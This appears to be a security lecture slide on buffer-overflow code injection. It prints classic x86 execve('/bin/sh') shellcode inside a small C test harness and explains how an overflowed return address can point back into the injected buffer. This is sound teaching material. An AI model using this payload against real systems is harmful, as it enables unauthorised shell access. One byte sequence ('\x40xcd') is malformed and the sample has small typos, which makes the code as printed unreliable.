


# Injecting Code

## Shellcode

```
#include <stdio.h>

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";

int main()
{
    fprintf(stdout, "Lenght: %d\n", strlen(shellcode));
    (*(void (*)()) shellcode)();
}
```



Attacker puts actual assembly instructions into his input string, e.g., binary code of `execve("/bin/sh")`

In the overflow, a **pointer back into the buffer** appears in the location where the system expects to find return address

Why are we still vulnerable to buffer overflows?